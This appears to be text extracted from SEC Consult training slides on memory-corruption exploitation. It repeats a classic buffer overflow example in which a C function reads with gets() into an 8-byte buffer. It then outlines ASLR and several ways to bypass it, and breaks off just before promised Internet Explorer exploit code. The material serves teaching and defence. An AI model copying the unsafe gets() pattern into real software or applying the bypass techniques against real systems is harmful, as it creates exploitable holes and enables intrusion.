
```
EIP → void myFunc(  
        int a,  
        int b,  
        int c)  
{  
    char buf[8];  
    gets(buf);  
}
```

Classic buffer overflow



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}
```


```
EIP → void myFunc(
        int a,
        int b,
        int c)
{
    char buf[8];
    gets(buf);
}
```

Classic buffer overflow



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}
```

EIP → void myFunc(
 int a,
 int b,
 int c)


```
{
    char buf[8];
    gets(buf);
}
```

Classic buffer overflow



SEC Consult


ADVISOR FOR YOUR INFORMATION SECURITY



```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}
```

```
EIP → void myFunc(
        int a,
        int b,
        int c)
{
    char buf[8];
    gets(buf);
}
```

Classic buffer overflow



```
int main()  
{  
    MyFunc(99, 5, 6);  
    return 0;  
}
```

```
void myFunc(  
    int a,  
    int b,  
    int c)
```

```
{  
    char buf[8];  
    gets(buf);  
}
```


EIP →

Classic buffer overflow



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



```
int main()
{
    MyFunc(99, 5, 6);
    return 0;
}
```

```
void myFunc(
    int a,
    int b,
    int c)
{
    char buf[8];
    gets(buf);
}
```


EIP →

Classic buffer overflow



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



```
int main()  
{  
    MyFunc(99, 5, 6);  
    return 0;  
}
```

```
void myFunc(  
    int a,  
    int b,  
    int c)  
{  
    char buf[8];  
    gets(buf);  
}
```


EIP →

Classic buffer overflow



SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



```
int main()  
{  
    MyFunc(99, 5, 6);  
    return 0;  
}
```

```
void myFunc(  
    int a,  
    int b,  
    int c)  
{  
    char buf[8];  
    gets(buf);  
}
```


EIP →

Classic buffer overflow




SEC Consult

ADVISOR FOR YOUR INFORMATION SECURITY



Countermeasure: ASLR



- Address space layout randomization
- Randomizes:
 - Start address of the stack (local variables, function arguments, ..)
 - Start address of the heap (dynamically allocated variables)
 - Start address of the code segments
 - Address of PEB (process environment block)
 - Address of TEB (thread environment block)
 - Returned addresses of VirtualAlloc (since Windows 8.1)
 -
- Security heavily depends on number of randomized bits
 - 64-bit provides much more security than 32-bit!

- There are many ways to bypass ASLR!
- For local 32-bit applications it's possible to brute-force
- Use an information leak vulnerable (see the later Firefox exploit!)
- Use not randomized segments (heap, VirtualAlloc() returned memory, ...) ; mostly fixed these days
- Partial Overwrites (ASLR randomizes the upper bits, just overwrite the lower bits to jump to another code)
- Use a module which does not support ASLR (that's why you should not have java 6 installed!)

- Two vulnerabilities:
 - MS05-002
 - MS07-17
- Can be trigger via Firefox, internet explorer,
- E.g. code for internet explorer:

